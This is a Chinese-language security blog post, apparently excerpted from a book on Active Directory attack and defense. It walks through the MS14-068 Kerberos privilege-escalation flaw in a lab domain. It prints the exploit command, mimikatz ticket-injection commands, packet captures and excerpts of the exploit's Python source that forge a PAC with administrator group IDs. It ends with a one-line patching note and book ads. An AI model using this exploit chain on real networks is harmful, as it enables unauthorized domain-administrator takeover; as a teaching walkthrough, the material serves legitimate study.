


MS14-068 域内权限提升漏洞

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

漏洞背景和描述

2014 年 11 月 19 日，微软发布 11 月份安全补丁更新，其中一个补丁 KB3011780 引起了人们的注意，这是一个域内权限提升漏洞，该漏洞允许安全研究员在仅有一个普通域账号的情况下将权限提升为域管理员，危害极大！微软将该漏洞编号设置为 MS14-068(CVE-2014-6324)。

漏洞原理

该漏洞最核心的地方在于 KDC 无法正确检查 ST 服务票据中 PAC 的有效签名，导致用户可以自己构造一张高权限 PAC，然后通过校验。PAC 包含两个数字签名：一个使用服务的 hash(PAC_SERVER_CHECKSUM)进行签名，另一个使用 krbtgt 的 hash(PAC_PRIVSVR_CHECKSUM)进行签名，该签名设计之初是要用到 HMAC 系列的 checksum 算法，也就是必须要有 key 的参与，而这里的 key 是 krbtgt 的 hash 和服务的 hash，我们没有 krbtgt 的 hash 以及服务的 hash，自然就没有办法生成有效的签名。但是问题就出在该签名在实现的时候允许所有的 checksum 算法都可以，包括 MD5，因此就不需要 key 的参与了。此时我们只需要把 PAC 进行 md5，就生成了新的校验和。这也就意味着我们可以随意更改 PAC 的内容，更改完之后再使用 md5 给他生成一个服务校验和以及 KDC 校验和。

漏洞影响版本

- 所有未打补丁的低版本域控制器

漏洞复现

实验环境如下：

- 域内主机：Win7(10.211.55.6)
- 域控：Server2008(10.211.55.7)
- 域用户：hack
- 域用户密码：P@ss1234
- 域：xie.com

拓扑图如图所示：

MS14-068



目前我们获得了域内主机 Win7 的权限，该机器上登录着普通域用户 hack。以下演示如何通过 MS14-068 漏洞从一个普通域用户权限 hack 提升至域管理员权限。

1. 权限提升至域管理员

首先查看当前 hack 用户的 SID，如图所示：

```
C:\Users\hack\Desktop>whoami /all

用户信息
-----

用户名      SID
=====
xie\hack    S-1-5-21-645314428-1482107640-504576158-1127
```

然后在 Win7 机器上执行如下命令进行漏洞利用。

```
MS14-068.exe -u hack@xie.com -p P@ss1234 -s S-1-5-21-645314428-1482107640-504576158-1127 -d 10.211.55.7
```

参数含义如下：

- -u: 指定域用户名, 这里是 `hack@xie.com`
- -p: 指定域密码, `hack` 域用户的密码为 `P@ss1234`
- -s: 指定域用户的 SID, 也就是我们上一步查询的内容
- -d: 指定域控, 域控的 ip 为 `10.211.55.7`

如图所示, 命令运行成功后, 会在当前目录生成 `ccache` 后缀的票据。

```
C:\Users\hack\Desktop>MS14-068.exe -u hack@xie.com -p P@ss1234 -s S-1-5-21-645314428-1482107640-504576158-1127 -d 10.211.55.7
[+] Building AS-REQ for 10.211.55.7... Done!
[+] Sending AS-REQ to 10.211.55.7... Done!
[+] Receiving AS-REP from 10.211.55.7... Done!
[+] Parsing AS-REP from 10.211.55.7... Done!
[+] Building TGS-REQ for 10.211.55.7... Done!
[+] Sending TGS-REQ to 10.211.55.7... Done!
[+] Receiving TGS-REP from 10.211.55.7... Done!
[+] Parsing TGS-REP from 10.211.55.7... Done!
[+] Creating ccache file 'TGT_hack@xie.com.ccache'... Done!

C:\Users\hack\Desktop>dir
驱动器 C 中的卷没有标签。
卷的序列号是 F0A9-0DAC

C:\Users\hack\Desktop 的目录
2021/07/19 17:42 <DIR> .
2021/07/19 17:42 <DIR> ..
2021/07/01 03:24 1,343,904 mimikatz.exe
2019/11/10 14:06 3,492,558 MS14-068.exe
2021/07/19 17:42 1,06 TGT_hack@xie.com.ccache
3 个文件 4,837,523 字节
2 个目录 261,639,901,184 可用字节
```

然后使用 `mimikatz` 执行如下命令导入上一步生成的票据。

#删除当前缓存的 `kerberos` 票据

```
kerberos::purge
```

#导入指定路径的票据

```
kerberos::ptc C:\users\hack\desktop\TGT_hack@xie.com.ccache
```

如图所示, 使用 `mimikatz` 导入上一步生成的票据。

C:\Users\hack\Desktop>mimikatz.exe

```

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::ptc C:\users\hack\desktop\TGT_hack@xie.com.ccache

Principal : (01) : hack ; @ XIE.COM

Data 0
      Start/End/MaxRenew: 2021/7/19 17:42:05 ; 2021/7/20 3:42:05 ; 2021/7/26 17:42:05
      Service Name (01) : krbtgt ; XIE.COM ; @ XIE.COM
      Target Name  (01) : krbtgt ; XIE.COM ; @ XIE.COM
      Client Name  (01) : hack ; @ XIE.COM
      Flags 50a00000 : pre_authent ; renewable ; proxiable ; forwardable ;
      Session Key   : 0x00000017 - rc4_hmac_nt
                    9a01f0a9dbe5942f0a5862bc57c259fb
      Ticket        : 0x00000000 - null ; kvno = 2 [...]
      * Injecting ticket : OK

```

如图所示，可以看到没导入票据之前是无法访问域控的。导入了票据后，可以访问域控了！

```
C:\Users\hack>dir \\server2008.xie.com\c$
拒绝访问。
```

```
C:\Users\hack>dir \\server2008.xie.com\c$
驱动器 \\server2008.xie.com\c$ 中的卷没有标签。
卷的序列号是 9C36-1DF3
```

\\server2008.xie.com\c\$ 的目录

```
2021/07/07  15:01    <DIR>          ExchangeSetupLogs
2021/07/07  14:38    <DIR>          inetpub
2009/07/14  11:20    <DIR>          PerfLogs
2021/07/07  14:52    <DIR>          Program Files
2021/07/01  15:23    <DIR>          Program Files (x86)
2021/07/07  14:58    <DIR>          Users
2021/07/07  14:39    <DIR>          Windows
                0 个文件                0 字节
                7 个目录 262,095,663,104 可用字节
```

2. 漏洞抓包分析

对上面的攻击使用 Wireshark 进行抓包分析，如图所示：

Time	Source	Destination	Protocol	Length	Info
26 6.347963	10.211.55.6	10.211.55.7	KRB5		319 AS-REQ
27 6.349839	10.211.55.7	10.211.55.6	KRB5		643 AS-REP
34 6.369823	10.211.55.6	10.211.55.7	KRB5		1376 TGS-REQ
35 6.369319	10.211.55.7	10.211.55.6	KRB5		1242 TGS-REP
110 34.461822	10.211.55.6	10.211.55.7	KRB5		1425 TGS-REQ
111 34.463282	10.211.55.7	10.211.55.6	KRB5		1458 TGS-REP
118 34.464848	10.211.55.6	10.211.55.7	KRB5		1251 TGS-REQ
119 34.464354	10.211.55.7	10.211.55.6	KRB5		1294 TGS-REP
124 34.465814	fdb2:2c26:f4e4:0:61f7:71fa:6440:9b8a	fdb2:2c26:f4e4:0:8dd:386f:f8b6:e9	SMB2		1429 Session Setup Request
126 34.465732	fdb2:2c26:f4e4:0:8dd:386f:f8b6:e9	fdb2:2c26:f4e4:0:61f7:71fa:6440:9b8a	SMB2		334 Session Setup Response

(1) AS-REQ

如图所示，是第一个 AS-REQ 请求包，着重看 include-pac 的值，可以看到是 False。


```

  ▾ Kerberos
    > Record Mark: 261 bytes
    ▾ as-req
      pvno: 5
      msg-type: krb-as-req (10)
      ▾ padata: 2 items
        > PA-DATA pA-ENC-TIMESTAMP
        ▾ PA-DATA pA-PAC-REQUEST
          ▾ padata-type: pA-PAC-REQUEST (128)
            ▾ padata-value: 3005a003010100
            include-pac: False
        > req-body

```

如图所示，通过查看利用工具源代码，可以看到该 build_as_req 函数请求一个不包含 PAC 的 TGT 认购权证。

```

krb5.py
def build_as_req(target_realm, user_name, key, current_time, nonce, pac_request=None):
    req_body = build_req_body(target_realm, 'krbtgt', target_realm, nonce, cname=user_name)
    pa_ts = build_pa_enc_timestamp(current_time, key)

    as_req = AsReq()

    as_req['pvno'] = 5
    as_req['msg-type'] = 10

    as_req['padata'] = None
    as_req['padata'][0] = None
    as_req['padata'][0]['padata-type'] = 2
    as_req['padata'][0]['padata-value'] = encode(pa_ts)

    if pac_request is not None:
        pa_pac_request = KerbPaPacRequest()
        pa_pac_request['include-pac'] = pac_request
        as_req['padata'][1] = None
        as_req['padata'][1]['padata-type'] = 128
        as_req['padata'][1]['padata-value'] = encode(pa_pac_request)

    as_req['req-body'] = _v(4, req_body)

    return as_req

```

注：AS-REQ 这里 include-pac 的值可以是 True 也可以是 False。这是微软规定的，不属于漏洞！KDC 根据 include 的值来确定返回的票据中是否需要携带 PAC。

(2) AS-REP

如图所示，第二个 AS-REP 的回复包中，KDC 返回的 TGT 认购权证是不携带 PAC 的，以 242f026 开头的 cipher 加密部分即是 TGT 认购权证。

```

Kerberos
  > Record Mark: 585 bytes
  > as-rep
    pvno: 5
    msg-type: krb-as-rep (11)
    crealm: XIE.COM
    > cname
  > ticket
    tkt-vno: 5
    realm: XIE.COM
    > sname
  > enc-part
    etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
    kvno: 2
    cipher: 242f026f51984814baf276e4859472d7d6b0f074081b4f55d19d03bafaa49ff9fc5073b0...
  > enc-part

```

(3) TGS-REQ

在这个阶段，利用脚本用了两个函数来实现这个过程。首先通过 build_pac 函数构建 PAC。然后通过 build_tgs_req 函数构造 TGS-REQ 请求包。

如图所示，我们首先看 build_pac 函数。该函数中的 chksum1 和 chksum2 也就是 PAC_SERVER_CHECKSUM 校验和 和 PAC_PRIVSVR_CHECKSUM 校验和。server_key[0] 和 kdc_key[0] 的值都是 RSA_MD5。而 server_key[1] 和 kdc_key[1] 的值都为 None。


```

pac.py
def build_pac(user_realm, user_name, user_sid, logon_time, server_key=(RSA_MD5, None), kdc_key=(RSA_MD5, None)):
    logon_time = epoch2filetime(logon_time)
    domain_sid, user_id = user_sid.rsplit('-', 1)
    user_id = int(user_id)

    elements = []
    elements.append((PAC_LOGON_INFO, _build_pac_logon_info(domain_sid, user_realm, user_id, user_name, logon_time)))
    elements.append((PAC_CLIENT_INFO, _build_pac_client_info(user_name, logon_time)))
    elements.append((PAC_SERVER_CHECKSUM, pack('I', server_key[0]) + chr(0)*16))
    elements.append((PAC_PRIVSVR_CHECKSUM, pack('I', kdc_key[0]) + chr(0)*16))

    buf = ''
    # cBuffers
    buf += pack('I', len(elements))
    # Version
    buf += pack('I', 0)

    offset = 8 + len(elements) * 16
    for ultype, data in elements:
        # Buffers[i].ulType
        buf += pack('I', ultype)
        # Buffers[i].cbBufferSize
        buf += pack('I', len(data))
        # Buffers[0].Offset
        buf += pack('Q', offset)
        offset = (offset + len(data) + 7) // 8 * 8

    for ultype, data in elements:
        if ultype == PAC_SERVER_CHECKSUM:
            ch_offset1 = len(buf) + 4
        elif ultype == PAC_PRIVSVR_CHECKSUM:
            ch_offset2 = len(buf) + 4
        buf += data
        buf += chr(0) * ((len(data) + 7) // 8 * 8 - len(data))

    chksum1 = checksum(server_key[0], buf, server_key[1])
    chksum2 = checksum(kdc_key[0], chksum1, kdc_key[1])
    buf = buf[:ch_offset1] + chksum1 + buf[ch_offset1+len(chksum1):ch_offset2] + chksum2 + buf[ch_offset2+len(chksum2):]

    return buf

```

我们在跟踪一下 checksum 函数，当 cksumtype 的值为 RSA_MD5 时，直接返回 data 数据 MD5 的散列值，如图所示：

```

def checksum(cksumtype, data, key=None):
    if cksumtype == RSA_MD5:
        return MD5.new(data).digest()
    elif cksumtype == HMAC_MD5:
        return HMAC.new(key, data).digest()
    else:
        raise NotImplementedError('Only MD5 supported!')

```

注：微软在设计之初的本意，是要用到 HMAC 系列的 checksum 算法，也就是必须要有 key 的参与，而这里的 key 是 krbtgt 的 hash 和服务的 hash。但是问题就出在实现的时候微软允许所有的 checksum 算法都可以，包括 MD5，因此就不需要 key 的参与了。这也是导致该漏洞出现的主要原因。


我们再来看看 build_pac 是如何构建高权限账户的，如图所示，利用脚本通过构造高权限组的 sid 加入 GroupIds 中，来伪造高权限 PAC。

```
# GroupIds[0]
buf[0] += _build_groups(buf, 0x2001c, [(513, SE_GROUP_ALL),
                                         (512, SE_GROUP_ALL),
                                         (520, SE_GROUP_ALL),
                                         (518, SE_GROUP_ALL),
                                         (519, SE_GROUP_ALL)])
```

如下是一些常见用户的 RID：

- 域用户 (513)
- 域管理员 (512)
- 架构管理员 (518)
- 企业管理员 (519)
- 组策略创建者所有者 (520)

现在我们已经伪造了高权限的 PAC，并且伪造了校验和。但是还有一个问题，如图所示，可以看到 PAC 是包含在 TGT 认购权证里面的，而 TGT 认购权证又是被 krbtgt 的密码 hash 加密的。我们没有 krbtgt 用户的哈希，那么我们如何才能将 PAC 放在 TGT 认购权证里面呢？



序

如图所示，我们通过抓包分析，发现在 padata 里面声明了不包含 PAC，因此 PAC 不用放在 TGT 认购权证里面。但是对比正常 TGS-REQ 请求数据包，发现 req-body 多了一个 enc-authorization-data 数据。猜想 PAC 可能放在 enc-authorization-data 数据中。

```

Kerberos
  > Record Mark: 1318 bytes
  > tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
    padata: 2 items
      > PA-DATA pA-TGS-REQ
        padata-type: pA-TGS-REQ (1)
        padata-value: 6e8201ca308201c6a003020105a10302010ea2070305000000000a382010b6182010730...
      > PA-DATA pA-PAC-REQUEST
        padata-type: pA-PAC-REQUEST (128)
        padata-value: 3005a003010100
        include-pac: False
    req-body
      Padding: 0
      > kdc-options: 50800000
      realm: XIE.COM
      > sname
        from: 1970-01-01 00:00:00 (UTC)
        till: 1970-01-01 00:00:00 (UTC)
        rtime: 1970-01-01 00:00:00 (UTC)
        nonce: 1387625333
      > etype: 1 item
        ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
      > enc-authorization-data
        etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
        cipher: e869a0dd568fe135377152ab5defc1ecf788a3e3acd372f397af238c5a56f789a15471c3...

```

查看利用脚本源代码，如图所示，发现确实在 req-body 中加了一个 authorization_data 参数，而 authorization_data 参数赋值为 enc_ad。仔细查看 enc_ad 构成，发现是由 subkey 加密了构造的 PAC。

```

def build_tgs_req(target_realm, target_service, target_host,
                 user_realm, user_name, tgt, session_key, subkey,
                 nonce, current_time, authorization_data=None, pac_request=None):

    if authorization_data is not None:
        ad1 = AuthorizationData()
        ad1[0] = None
        ad1[0]['ad-type'] = authorization_data[0]
        ad1[0]['ad-data'] = authorization_data[1]
        ad = AuthorizationData()
        ad[0] = None
        ad[0]['ad-type'] = AD_IF_RELEVANT
        ad[0]['ad-data'] = encode(ad1)
        enc_ad = (subkey[0], encrypt(subkey[0], subkey[1], 5, encode(ad)))
    else:
        ad = None
        enc_ad = None

    req_body = build_req_body(target_realm, target_service, target_host, nonce, authorization_data=enc_ad)
    chksum = (RSA_MD5, checksum(RSA_MD5, encode(req_body)))

```

而 subkey 又是由 generate_subkey() 函数生成，如图所示：

```

if target_service is not None and target_host is not None and kdc_b is not None:
    sys.stderr.write(' [+] Building TGS-REQ for %s...' % kdc_b)
    sys.stderr.flush()
    subkey = generate_subkey()
    nonce = getrandbits(31)
    current_time = time()
    tgs_req2 = build_tgs_req(target_realm, target_service, target_host, user_realm, user_name,
                           tgt_b, session_key2, subkey, nonce, current_time)
    sys.stderr.write(' Done!\n')

```

跟踪 generate_subkey() 函数，发现其作用是生成一串 16 位的随机数，如图所示：

```

def generate_subkey(etype=RC4_HMAC):
    if etype != RC4_HMAC:
        raise NotImplementedError('Only RC4-HMAC supported!')
    key = random_bytes(16)
    return (etype, key)

```

我们最后梳理一下，利用脚本首先使用 generate_subkey 函数生成一串 16 位的随机数 subkey，然后用这个 16 位的随机数 subkey 对构造的 PAC 进行加密，最后将加密后的数据放在 req-body 的 enc-authorization-data 里面，发送 TGS-REQ 包给 KDC 的 TGS 服务。

(4) TGS-REP

我们还会有一个疑问，那就是 KDC 的 TGS 服务收到 TGS-REQ 请求后，如何解密 req-body 中的 enc-authorization-data 得到其中的 PAC 呢？

KDC 收到 TGS-REQ 请求后，从 padata 里面的 ap-req 中获得加密密钥 subkey，然后对 enc-authorization-data 进行解密，得到其中的 PAC。

KDC 的 TGS 服务在校验了 PAC 和 TGT 认购权证后，会发送高权限的 ST 服务票据给客户端。如图所示，ST 服务票据中的服务为 krbtgt，因此该 ST 服务票据也相当于一张高权限的 TGT 认购权证。也就是下面以 b98e24 开头的 cipher 即

是服务票据。我们使用工具生成的保存在本地的 TGT_hack@xie.com.ccache 就是该票据。

```

Kerberos
  > Record Mark: 1184 bytes
  > tgs-rep
    pvno: 5
    msg-type: krb-tgs-rep (13)
    crealm: XIE.COM
  > cname
  > ticket
    tkt-vno: 5
    realm: XIE.COM
  > sname
    name-type: kRB5-NT-PRINCIPAL (1)
  > sname-string: 2 items
    SNameString: krbtgt
    SNameString: XIE.COM
  > enc-part
    etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
    kvno: 2
    cipher: b98e2431d74ba7075dd38aa8aa57a79272e6e159cd87e637f20e6efc6a1fd710bbe38ee2...
  > enc-part
    etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
    cipher: 1a10265b011398a5ae7292b1c5e6b7e706bc17850a5ca5d726eef30abb70096b33856455...
  
```

如图所示，就是我们使用 mimikatz 导入该票据后，尝试访问域控的包。

34.461022	10.211.55.6	10.211.55.7	KRB5	1425	TGS-REQ
34.463202	10.211.55.7	10.211.55.6	KRB5	1458	TGS-REP
34.464048	10.211.55.6	10.211.55.7	KRB5	1251	TGS-REQ
34.464354	10.211.55.7	10.211.55.6	KRB5	1294	TGS-REP
34.465014	fdb2:2c26:f4e4:0:61f7:71fa:6440:9b8a	fdb2:2c26:f4e4:0:8dd:386f:f8b6:e9	SMB2	1429	Session Setup Request
34.465732	fdb2:2c26:f4e4:0:8dd:386f:f8b6:e9	fdb2:2c26:f4e4:0:61f7:71fa:6440:9b8a	SMB2	334	Session Setup Response

如图所示，我们的主机使用 b98e 开头的 TGT 认购权证请求 ST 服务票据。


```

Kerberos
  > Record Mark: 1367 bytes
  > tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
    padata: 1 item
      > PA-DATA pA-TGS-REQ
        padata-type: pA-TGS-REQ (1)
          padata-value: 6e8204223082041ea003020105a10302010ea2070305000000000a382037c6182037830...
            ap-req
              pvno: 5
              msg-type: krb-ap-req (14)
              Padding: 0
              > ap-options: 00000000
              ticket
                tkt-vno: 5
                realm: XIE.COM
                > sname
                  name-type: kRB5-NT-PRINCIPAL (1)
                  > sname-string: 2 items
                    SNameString: krbtgt
                    SNameString: XIE.COM
                  > enc-part
                    etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
                    kvno: 2
                    cipher: b98e2431d74ba7075dd38aa8aa57a79272e6e159cd87e637f20e6efc6a1fd710bbe38ee2...
                > authenticator
                  etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
                  cipher: be7240311b54d57328a60def9e664083c2cfac33f6554848c6b2efe32327d9e229997293...
            > req-body

```

如图所示，KDC 的 TGS-REP 服务返回了高权限的 ST 服务票据，即是下面以 65523e 开头的 cipher 加密部分。

```

Kerberos
  > Record Mark: 1400 bytes
  > tgs-rep
    pvno: 5
    msg-type: krb-tgs-rep (13)
    crealm: XIE.COM
    > cname
    > ticket
      tkt-vno: 5
      realm: XIE.COM
      > sname
        name-type: kRB5-NT-SRV-INST (2)
        > sname-string: 2 items
          SNameString: cifs
          SNameString: Server2008.xie.com
        > enc-part
          etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          kvno: 3
          cipher: 65523e3312fcb11922e7b8de1be6fa60ac6f752b0d3f9e92c99783531e30cfe2029918ba...
      > enc-part
        etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
        cipher: 9455b24a1bf38351024d8eb0929ba94f46ab4cfd55633972a0fc279aa63568ef2a09f019...

```

(5) AP-REQ&AP-REP

然后客户端使用 65523e 开头的高权限 ST 服务票据访问域控 Server20008.xie.com 的 cifs 服务。如图所示，是 AP-REQ&AP-REP 包：

34.465814	fdb2:2c26:f4e4:0:61f7:71fa:6440:9b8a	fdb2:2c26:f4e4:0:8dd:386f:f8b6:e9	SMB2	1429 Session Setup Request
34.465732	fdb2:2c26:f4e4:0:8dd:386f:f8b6:e9	fdb2:2c26:f4e4:0:61f7:71fa:6440:9b8a	SMB2	334 Session Setup Response

如图所示，可以看到 AP-REQ 包中的票据是上一步 KDC 返回的以 65523e 开头的高权限 ST 服务票据。

```

Security Blob: 60820a8b06062b0601050502a0820a7f30820a7ba030302e06092a864882f71201020206...
GSS-API Generic Security Service Application Program Interface
OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation)
Simple Protected Negotiation
negTokenInit
  mechTypes: 4 items
  mechToken: 60820a3d06092a864886f71201020201006e820a2c30820a28a003020105a10302010ea2...
  krb5_blob: 60820a3d06092a864886f71201020201006e820a2c30820a28a003020105a10302010ea2...
    KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
    krb5_tok_id: KRB5_AP_REQ (0x0001)
  Kerberos
    ap-req
      pvno: 5
      msg-type: krb-ap-req (14)
      Padding: 0
      ap-options: 20000000
      ticket
        tkt-vno: 5
        realm: XIE.COM
        sname
          name-type: kRB5-NT-SRV-INST (2)
          sname-string: 2 items
            SNameString: cifs
            SNameString: Server2008.xie.com
        enc-part
          etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          kvno: 3
          cipher: 65523e3312fcb11922e7b8de1be6fa60ac6f752b0d3f9e92c99783531e30cfe2029918ba...
    authenticator
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      cipher: 7383fff050859dd0d18b040b9796026df8cce060232cf43d92a94ec1ff6139c0f69cff60...

```

漏洞预防和修复

对于防守方或蓝队来说，如何针对 MS14-068 漏洞进行预防和修复呢？

微软已经发布了该漏洞的补丁程序，可以直接通过 Windows 自动更新解决以上漏洞。

如果想更深更细致的了解 AD 攻防知识，可以参加《域渗透攻防》培训课程：
https://mp.weixin.qq.com/s/Sjc_yTzB5CSYVk6bhnSsiQ

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习AD域安全攻防的话，可以加入下面的知识星球一起学习交流。



谢公子

我加入了这个星球，邀你一起学习



域渗透攻防指南

星主：谢公子

60+	30+	306
成员数量	内容数量	运营天数

书籍  《域渗透攻防指南》官方知识星球。星球讨论与微软AD域相关攻防技术，大家相互交流互相学习，共同进步成长。

现价：¥199

微信扫码加入星球



 知识星球
  谢公子学安全